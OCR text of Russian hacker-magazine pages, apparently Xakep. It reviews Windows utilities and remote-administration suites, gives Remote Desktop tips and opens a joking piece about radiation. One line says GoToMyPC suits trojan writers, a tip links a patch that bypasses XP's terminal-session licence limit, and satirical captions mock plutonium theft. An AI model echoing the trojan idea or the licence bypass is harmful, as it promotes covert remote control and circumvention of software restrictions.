кнопки. Более того, miniMIZE имеет кучу всевозможных настроек. А значит, ты без труда сможешь изменить прозрачность изображений, их размеры и т.д. Короче говоря, очень продуманная вещь.


Изящное переключение

Каждый знает, что сочетание клавиш Alt+Tab позволяет быстро переключаться между приложениями. После нажатия заветной комбинации юзер получает окно, в котором красуются значки активных приложений, а также краткие подписи под каждым из них. Подобный принцип прекрасно работает, если у тебя запущено несколько приложений. Но если их становится все больше и больше? Не хватает наглядности, и пользоваться переключением становится дико неудобно? Но этот недостаток можно легко исправить, установив тулзу Task Switch XP Pro (www.ntwind.com/taskswitchxp). Прога использует привычные комбинации клавиш и выводит похожее окно, но плюс ко всему отображает небольшой снимок приложения. Жмешь Alt+Tab, а там — скриншот окна. Сам понимаешь, насколько это удобно, если открыто несколько окон одного и того же приложения. Причем ты вправе настроить переключение, как тебе вздумается. Тьма разнообразных настроек и свойств к твоим услугам.


Правильный quicklaunch

Ты никогда не задумывался, почему в панель быстрого запуска можно вставить только ярлыки на запуск приложения или открытия папки? А почему, например, нельзя создать там группу ярлыков, с выпадающим меню? Чтобы можно было раскидать программы по группам — Интернет, офис, программирование и т.д., — а потом, щелкнув по нужной иконке, выбрать и само приложение? А все это идет от лени разработчиков Microsoft. К счастью, прога True Launch Bar (www.truelaunchbar.com) это безобразие разом разрулит. После установки ты не только сможешь организовать ярлыки по группам, но и всячески изменять внешний вид quicklaunch'а до неузнаваемости, в том числе и при помощи скинов. Особенно хочу отметить поддержку плагинов, позволяющих наглядно разместить в панели задач самые разнообразные панельки: прогноз погоды, индикатор батареи ноутбука, командную строку, кнопки для быстрого управления проигрывателем и многое-многое другое (www.truelaunchbar.com/plugins/index.html). В общем, посмотри на скриншоты, чтобы все окончательно стало ясно.









После

После




Мы умышлено обошли стороной вопрос об украшении интерфейса винды. Хочешь модный интерфейс и кучу наворотов в придачу? Читай статью «Красиво жить не запретишь» (www.xakep.ru/local/redirect.asp?url=/magazine/xa/061/042/1.asp).



Все представленные в статье программы и дополнительный стафф к ним ты обязательно найдешь на нашем DVD.

До







Я сказал «мухой»!

В любой мало-мальски продвинутой среде программирования есть такая замечательная функция, как автодополнение слов. От программиста не требуется набирать сложные названия функций — среда по первым буквам слова сама пытается определить название функции и предлагает варианты. Таким образом, экономится масса времени, а многие функции можно просто не запоминать. Разработчикам программы IntelliComplete (www.flashpeak.com/icomp) и этого показалось недостаточно. Ребята реализовали функцию автодополнения на глобальном уровне, причем не только имен функций в программировании, но и обычных, вполне человеческих слов. Эта прога не зависит от какого-то конкретного приложения и обеспечивает функции автодополнения слов везде, в любой программе! Просто набираешь начало слова, а всплывающее окошко предлагает варианты окончания. Вдвойне приятно, что на сайте разработчика доступны словари. Впрочем, ты все равно найдешь их на нашем диске.

Один — хорошо, а много — лучше


В борьбе за простор рабочего пространства разработчики Linux пошли на один очень простой, но хитрый ход. Вместо одного рабочего стола они предложили использовать несколько, при необходимости переключаясь между ними. Поначалу это кажется немного неудобным, но через некоторое время, когда наконец-то проникнешься этой идеей, начинаешь понимать, что ничего более удобного и придумать нельзя. На одном рабочем столе находятся окна запущенных для работы программ, на другом — аська и ирка. В момент избавляешься от соблазна войти в чат и написать пару-тройку (умножаем на десять) сообщений. И это лишь одно из применений. Например, в офисе легко можно переключаться из Quake'а на десктоп с запущенной Visual Studio. Круто? А то!

Кстати, чуть не забыл. Все эти прелести предоставляет программа Chimera Virtual Desktop (www.chimera.hu/virtual_desktop). С такой байдой ты можешь заполучить сразу 9 разных десктопов с возможностью переключаться из одного в другой по одному щелчку мыши.

На помощь графоману

Врожденной грамотностью могут похвастаться далеко не все: у меня вот, например, ее никогда не было. Поэтому, чтобы проверить текст на ошибки, я традиционно копирую его в Word и лишь потом вставляю его куда следует. Метод жутко неудобный, но зато эффективный. Посмеявшись над подобными извращениями, мой хороший товарищ порекомендовал использовать утилиту Spell Checker (www.spell.com.ru). Штука оказалась исключительно полезной. По сути, это система сквозной проверки орфографии. Она знает более 23-х языков и, что самое главное, не зависит, от какого-либо приложения. Spell Checker может работать везде! Находясь постоянно в памяти, она отслеживает набираемый текст и проверяет его правильность, либо анализирует содержимое буфера обмена. Если слово набрано неправильно, то она тут же укажет на ошибку в указанном месте экрана. В настройках программы это место легко переопределяется, как и время, в течение которого сообщение будет на экране. Кроме того, появление слова с ошибкой можно сопровождать звуковым сигналом.

После








SHADOS
/ SHADOS@REAL.XAKEP.RU /

Вездесущий админ

Системы удаленного доступа для Windows

Администрировать сеть, пускай даже самую маленькую, непросто. Чтобы облегчить каторжный труд админов, существует масса вспомогательных утилит. Без многих из них можно обойтись. Но что по-настоящему нужно, так это средство для удаленного администрирования. Каждый подбирает его под себя, и сегодня, знаешь ли, твоя очередь!

Иллюстртор Родион Китаев



За бортом этого обзора осталось несколько не менее интересных продуктов. Если тебя что-то не устроило в представленных программах, то попытай счастье с этими.



Не radmin'ом единым

Конечно, ты можешь продолжать пользоваться Remote Administrator'ом (он же Radmin), считая его возможности достаточными. Но меня терзают сомнения, что ты даже не подозреваешь о существовании отличных альтернативных продуктов для удаленного администрирования. Скажу больше: каждый из пакетов, представленных в обзоре, достоин отдельной статьи, с подробным описанием всевозможных способов его применения. Но мне, увы, придется остановиться лишь на ключевых моментах.

Вообще, все утилиты, найденные мной в Сети, можно разделить на две категории:

1. Те, которые по своим возможностям близки к Windows Remote Desktop. То есть предоставляют интерфейс, позволяющий работать на удаленной машине как за своим собственным компьютером. К этой категории относятся утилиты VNC, GoToMyPC и Timbuktu. О первой из них мы уже говорили много раз, поэтому не будем повторяться. А вот две остальные заслуживают самого пристального внимания.

2. И программы, имеющие более широкий круг возможностей. Они предназначены для админов больших сетей, где одного лишь «удаленного экрана» недостаточно. В состав входит масса вспомогательных утилит на все случаи жизни: pcAnywhere, RemotelyAnywhere и NetOp Remote Control.



RemotelyAnywere 7
3am Labs Ltd
www.3amlabs.com

Начнем с RemotelyAnywere. Об исключительной серьезности этого приложения можно судить уже по списку возможностей на официальном сайте. Если тебе требуется непрерывно следить за производительностью на удаленной машине, изменять ее настройки, работать со службой каталогов (Active Directory), отслеживать происходящие события и использовать командный интерпретатор вкупе со скриптовым языком, то не сомневайся, — эта программа для тебя.

Принцип работы пакета элегантен и прост: после инсталляции сервера на целевой системе открывается доступ к web-интерфейсу, напичканному специальными Java-аплетами. Далее все операции будут осуществляться только через него. Таким образом, решается одна из наиболее распространенных проблем — необходимость специального программного клиента. В случае с RemotelyAnywere, админить удаленный комп можно практически отовсюду, где есть Web-браузер с поддержкой Java. Неважно, будь то офис, институт, интернет-кафе или удобное домашнее кресло у камина. При определенном желании доступ к веб-морде можно получить с экрана смартфона и PocketPC, и это тоже не может не радовать. Кстати, для PDA с беспроводной связью вообще предоставляются особенные возможности.

После подключения к веб-интерфейсу админ немедленно получает доступ к так называемой System Dashboard. Это специальная панель, на которой отображена вся информация о серверной машине, в том числе данные о доступных ресурсах, загрузке процессора, сетевых настройках и активности, запущенных процессах (со списком привязанных к ним DLL-библиотек) и даже установленных hotfixes'ах. Работать с удаленным рабочим столом через RemotelyAnywere — одно удовольствие. Я не преувеличиваю. Разрешение на удаленной машине автоматически подгоняется под клиента. Таким образом, доступен полный экран, а не его крохотная часть со скроллингом. Глубину цвета возможно изменить на лету, улучшая картинку или, наоборот, уменьшая сетевой трафик в зависимости от конкретной ситуации. Особенно порадовало автоматическое дублирование данных из буфера обмена клиентской и серверной машин. В Radmin'е без этой фишки работать просто невыносимо.

Среди огромного количества незначительных, но весьма полезных функций хочу выделить встроенные FTP- и SSH-серверы. Да-да, виндовый SSH-сервер и визуальное средство для удаленного администрирования в одном флаконе — это действительно мощно. Доступ ко всем этим прелестям легко лимитируется. Для этого RemotelyAnywere поддерживает аутентификацию в NT-домене, блокировку по IP-адресам. А для сохранности данных используется SSH- и SSL-шифрование. Словом, с безопасностью все в порядке. И со всем остальным — тоже.





Идеально для администрирования сервера или мэинфрейма



NetOp Remote Control 8.0
CrossTec Corp.
www.crossteccorp.com

Настоящий монстр. С широчайшим набором возможностей. Он будет незаменимым инструментом для администратора. И в особенности для тех, кому приходится рулить большим количеством клиентских машин, одновременно предоставляя техподдержку пользователям.

Схема простая. NetOp Remote Control состоит из двух основных модулей: Host и Guest. Host устанавливается на компьютерах, которые нужно удаленно админист-



На диске ты найдешь программы, описанные в этой статье.





рировать, а модуль Guest — на машину, с которой будет осуществляться дальнейшее управление. За безопасность системы отвечает специальный модуль — Security Server. В его задачи входит аутентификация пользователей сети на основе Active Directory, доменов Windows NT, а также фирменных технологий компании NetOp.

Пакет выделяется среди своих конкурентов за счет богатого разнообразия платформ, на которые можно установить сервер. Это и все версии Windows, включая Windows CE, OS/2, Mac OS X, Linux и даже мобильная платформа Symbian. Причем возможна параллельная установка сервера на несколько машин с помощью NetOp's Deployment Utility. Клиентская часть NetOp Remote Control также существует под все мыслимые и немыслимые платформы. Кроме всего прочего, в NetOp есть некое подобие web-интерфейса RemotelyAnywhere, которое работает через ActiveX-расширение. Прямо скажу: такое разнообразие впечатляет.

Удобный интерфейс позволяет быстро подключиться к любой машине, на которой установлена серверная часть. Причем в Remote Control существует продвинутое средство для создания сценариев — в будущем это позволит автоматизировать массу рутинных действий. При желании сеанс с сервером можно записать, например, для создания ролика Visual Hack++ .

Я не зря упомянул о поддержке пользователей. В распоряжении бедолаг входит кнопка SOS. Таким образом, можно быстро запросить помощь у администратора, указав на суть проблемы. Если доведется следить за сохранностью оборудования, то особенно пригодится функция инвентаризации. Она обеспечивает сбор информации об установленном аппаратном и программном обеспечении пользовательских компьютеров. Быстро и эффективно!

Идеально для обслуживания большого парка разнообразных машин и техподдержки пользователей

Symantec pcAnywhere 12.0
Symantec
www.symantec.com/pcanywhere

Symantec pcAnywhere — это, по сути, корпоративный стандарт для крупных забугорных контор. Сканируя буржуйские подсети, я нередко замечал открытые порты, присущие этому приложению. Последующий анализ фингерпринтов лишь подтверждал мои предположения: это действительно pcAnyware.

Серверная часть пакета может быть установлена на всех популярных платформах: Windows, Linux и Mac OS X. При этом подключиться к ней будет возможно даже с PocketPC. Основной упор сделан именно на функцию удаленного рабочего стола. В каждом конкретном случае прога сама сделает изображение качественным, исходя из характеристик канала связи. Есть в арсенале Symantec pcAnywhere и система для крупномасштабного развертывания, и возможность записи сеанса для последующего воспроизведения. А вот с автоматизацией и сценариями здесь дела плохи: возможности ограничиваются выполнением команд при запуске или инициализации соединения.

Для каждого подключения менеджер pcAnywhere создает отдельный удобный профиль с индивидуальными настройками. А для удобства работы с несколькими серверами все активные сессии размещаются во вкладках одного окна.

Что касается передачи файлов, то она организована с помощью удобного drag'n'drop. Просто перетащи файлы между хостом и гостевой машиной — и все. Такая штука очень удобна при переносе файлов с одной платформы на другую. Не нужно заморачиваться с Samb'ой и прочими трудными в настройке вещами.

Если безопасность для тебя очень важна, то pcAnywhere тебя не разочарует. Пакет поддерживает стойкое шифрование, ограничение количества попыток ввода паролей, авторизацию пользователей в NT-домене, Active Directory и LDAP. Хотя по умолчанию pcAnywhere не поддерживает симметричное шифрование и шифрование на основе открытых ключей, все это можно легко настроить вручную, затратив не больше минуты. Но если и этого тебе недостаточно, то обрати внимание на появившуюся в последних версиях специализированную утилиту оценки рисков различных вариантов подключений.

Идеально для большой корпоративной сети

Expertcity GoToMyPC 5.0
E-ole Holdings
www.expertcity.com

Универсальных солдат с нас, пожалуй, хватит. Предлагаю рассмотреть что-нибудь более простое и прозаичное. В этом плане хорошо показала себя программа Expertcity GoToMyPC Personal (далее просто GTMPC). GTMPC устанавливается на удаленную машину как системная служба и далее предоставляет гостевой вход через веб-интерфейс (для этого используются ActiveX-расширения или Java-апплеты в зависимости от используемой операционной системы). Ты сможешь подключиться к серверу из любой точки мира. Этому способствует уникальная работа всей системы в целом. Для каждого пользователя на сайте Expercity доступна собственная панель управления. Чтобы установить серверную часть на какой-нибудь компьютер, необходимо зайти в эту панель и отдать соответствующее распоряжение. После этого ты получишь письмо с ссылкой на серверную часть для нового компьютера. Повторив действия для всех остальных хостов, в панели управления ты получишь список всех установленных серверов. К каждому из них ты сможешь присоединиться прямо из окна своего браузера!

Такой подход применим исключительно для компьютеров, подключенных к глобальной Сети. Но зато какое изящество! Тебе не только не нужен клиент — ты можешь подключаться к серверу из-под любой операционной системы! И делать это абсолютно безопасно, поскольку разработчики позаботились о защищенности соединений. Поток данных между машинами пуленепробиваем. Он защищен двумя уровнями паролей и 128-ми битным AES-шифрованием на лету. Доступ к web-серверу осуществляется с использованием SSL-соединения.



К плюсам также можно отнести удобство работы через межсетевые экраны. Ввиду того, что удаленная машина GTMPC сама инициирует подключения, тебе нет необходимости специально настраивать файрвол для доступа.

Представляешь, какие возможности предоставляет GoToMyPC для разработчиков троянов? Отныне не нужно даже заниматься модулем для визуального управления.

Идеально для администрирования удаленных серверов в Интернете

Netopia Timbuktu Pro 8.6
Computers Unlimited
www.netopia.com

Еще один претендент на звание самой простой утилиты данного класса. Например, адрес удаленной машины обычно вводят вручную. Netopia Timbuktu позволяет найти нужный хост посредством специального LDAP-сервера, установленного в твоей сети. Это уже совершенно другие возможности: для поиска достаточно знать часть имени юзера или любые другие его данные. Кроме этого, программа поддерживает профили, в которых задаются параметры подключения для каждой отдельной машины.

Для того чтобы чувствовать себя в безопасности, рекомендуется включить шифрование и компрессию трафика с помощью SSH — это экономично. Программой не возбраняется изменение параметров подключения. Прямо во время активной сессии можно поменять глубину цвета или любые другие параметры.

Серверную часть приложения можно заинсталлить дистанционно на Windows NT 2000 и 2003, с помощью простой консольной утилиты и сразу регламентировать параметры доступа, обозначив имена пользователей и хосты, которым разрешено подключение.

Интерфейс клиентского окна может показаться немного устаревшим. Но зато какая простота! Не нужно долго думать, куда нажать, как это было в случае с гигантами RemotelyAnywere и NetOp Remote Control. А это большой плюс, если иногда нужно просто подключиться и поправить что-то на удаленной машине.

Но это еще не все. Последняя версия Timb–uktu способна работать как надстройка для Skype, самого популярного клиента для VoIP-телефонии. Такого мы еще не видели! Дело в том, что программисты Skype разработали свои собственные протоколы для передачи данных. А эти протоколы — просто сказка. Во-первых, им не страшны ни роутеры, ни файрволы, ни NAT — пакеты успешно пройдут через все препятствия. А во-вторых, передача осуществляется с жестким шифрованием данных на лету, поэтому ни один байт не уйдет на сторону. Установив Timbuktu, клиенты смогут легко соединяться друг с другом прямо из контакт-листа Skype. Один клик — и ты уже подсоединен к удаленному рабочему столу.

Идеально для администрирования хостов, спрятанных за файрволами и NAT'ом.

Выбор за тобой

Конечно, это далеко не полный набор средств для удаленного администрирования. Но я постарался найти такие утилиты, которые удастся заюзать в самых разнообразных ситуациях. Просто прикинь, в каких обстоятельствах тебе придется работать, и выбирай. Мои комментарии тебе в помощь. ЭС

Этот забавный Remote Desktop

Встроенная в винду тулза для удаленного администрирования неплоха. Но эффективность ее использования можно увеличить, если знать о Remote Desktop несколько фишек:

1. Работая под виндой, подсоединиться к удаленном серверу не проблема. Нужно лишь запустить стандартную программу «Удаленный доступ к рабочему столу». Под никсами подобной фишки по умолчанию нет, поэтому придется самостоятельно загрузить программу rdesktop (www.rdesktop.org). Тулза бесплатна и легко устанавливается на любой системе с настроенными иксами. Теперь можешь рулить виндой прямо из-под пингвина.


2. Серверные версии винды оснащены службой терминалов. Это позволяет принимать сразу несколько подключений к системе. Беднягу XP, как ОС для рабочей станции, такой службой обделили. Зато народные умельцы быстро сварганили специальную программу-патч, обещающую восстановить справедливость.
На сайте http://free.pages.at/antiwpa/Other/TerminalserverNoRestrPatch-1-1/ ты сможешь найти как сам патч, так и его исходники. С программой идет неплохой мануал по установке, который тебе поможет.

ГЕНРИ ШЕППАРД
/ WWW.SHEPPARD.RU /

Имплант/01

PU* GAMES

Игры с радиацией. Радиоактивная картонка низкого разрешения



РАДИАЦИЯ — ДЕТЯМ НЕ ИГРУШКИ. ХЕРОСИМА, ЧЕРНОБЫЛЬ, ЧЕРЕПАШКИ НИНЗЯ И ЛЕЙКЕМИЯ — ВОТ ЧТО БЫВАЕТ, КОГДА ЛИШНЯЯ ПАРА КИЛОГРАММОВ ОРУЖЕЙНОГО ПЛУТОНИЯ ПОПАДАЕТ НЕ В ТЕ РУКИ. У НАШЕГО ПРИЯТЕЛЯ ГЕНРИ ШЕППАРДА НА ЭТОТ СЧЕТ ЕСТЬ ДРУГОЕ МНЕНИЕ. НЕСМОТРЯ НА КУЧУ УГРОЗ СО СТОРОНЫ СПЕЦИАЛИСТОВ, МАГАТЭ И СОВБЕЗА ООН, ОН ВСЕ ЖЕ РАЗДОБЫЛ КУСОЧЕК ЯДЕРНОЙ БОЕГОЛОВКИ, ПОТЕР ЕЕ НА ТЕРОЧКЕ И ИЗГОТОВИЛ РАДИОАКТИВНУЮ КАРТОНКУ, КОТОРУЮ ТЕПЕРЬ ПЫТАЕТСЯ ПРОДАТЬ ПОД ВИДОМ МОНИТОРА НА МИТИНСКОМ РАДИОРЫНКЕ.

«Тяжелая физика», которая связана, в первую очередь, с легкими частицами, как правило, вызывает у новичка страх. Загадочные названия, неудобоваримые правила сведения формул и совершенно ненормальные прилагательные сбивают с толку даже самых стойких. Но это все мелочи! Планк добился уважения только в предпенсионном возрасте, когда слава в общем-то уже не радует. Супруги Кюри наверняка стонали от многочисленных счетов от врача, который хоть и не знал ничего об облучении, но деньги, несомненно, любил. Известный каждому школьнику Резерфорд успел воспитать более полусотни учеников, но где теперь они? Их имена знают только посвященные. Тебя это может впечатлить, а вот меня — нет. Проблема всех этих, несомненно, гениальных ученых заключается в полном непонимании основ менеджмента. Какая может быть польза от тяжелой формы лейкемии или других последствий облучения? В лучшем случае чисто медицинская и иногда политико-демографическая, но это уже входит в область преступлений против человечества.


Нас же интересует практическое применение радиации. На самом деле радиация страшна только в газетных заметках или на территории ядерных полигонов, где она заботливо культивируется. Но студентов, будущих талантливых членов общества, совершенно бессовестно заставляют с ней сталкиваться.

Например, вторая или третья классическая лабораторная работа для первокурсников на всех факультетах ФизТеха связана с подсчитыванием «космических» alpha-частиц. Дикость этих мероприятий можно описать парой слов: на протяжении 2–3-х часов проведения этой экзекуции лабораторный зал оглашается звуками «мяу», «гав» и «ку-ка-ре-ку!». Но радиация здесь ни при

ИНСТРУКЦИЯ ПО КРАЖЕ ОРУЖЕЙНОГО ПЛУТОНИЯ

→ Первым делом нужно угнать со стройки экскаватор, подъехать поближе к АЭС и вырыть подкоп...




После того, как ты пролез через подкоп, осмотрись. Палиться еще не время.
Хрен на вышке тебя моментально заметит. Чтобы отвлечь его, нужно послать свою подругу на другую сторону станции танцевать стриптиз.
Забор проще всего преодолеть, прорезав в нем дырку при помощи кусачек
Нет, приятель, тебе не сюда. Это всего лишь отработанные отходы, их привезли для переработки. Зато если поджечь эти бочки, рванет не по-детски.
Чувак репетирует парад в честь дня рождения Саддама Хусейна. Не отвлекай его.
Если тебя заметят менты, попробуй изобразить местного: вращай глазами и улыбайся. Если не получится, то придется их вырубить.
Вертолет увозит боеголовки для иранских исламистов. Пилот тебя не попалит: они с другом раскурили бамбук.
Парень в очках читает умную книгу. Хочет обогатить плутоний.
Этот малый у компа рулит всем процессом на станции. Нервировать его не нужно: чуть что, и всем вокруг — кабзец.
Лаборатония. Плутоний тут. Обрати внимание: треснула колба. Надо отсюда валить.
Парни тюнят свой Корвет 68 года. Поставили атомный двигатель и теперь будут всех рвать на стритрейсинге
Пугать светил науки не следует. Если вежливо объяснить им цель твоего визита, они дадут тебе пару килограммов плутония и десяток советов.
Подвезли колбочки для опытов. Плутония там нет, но и бить их не стоит. Когда сопрешь плутоний, угонишь грузовик и свалишь на нем.
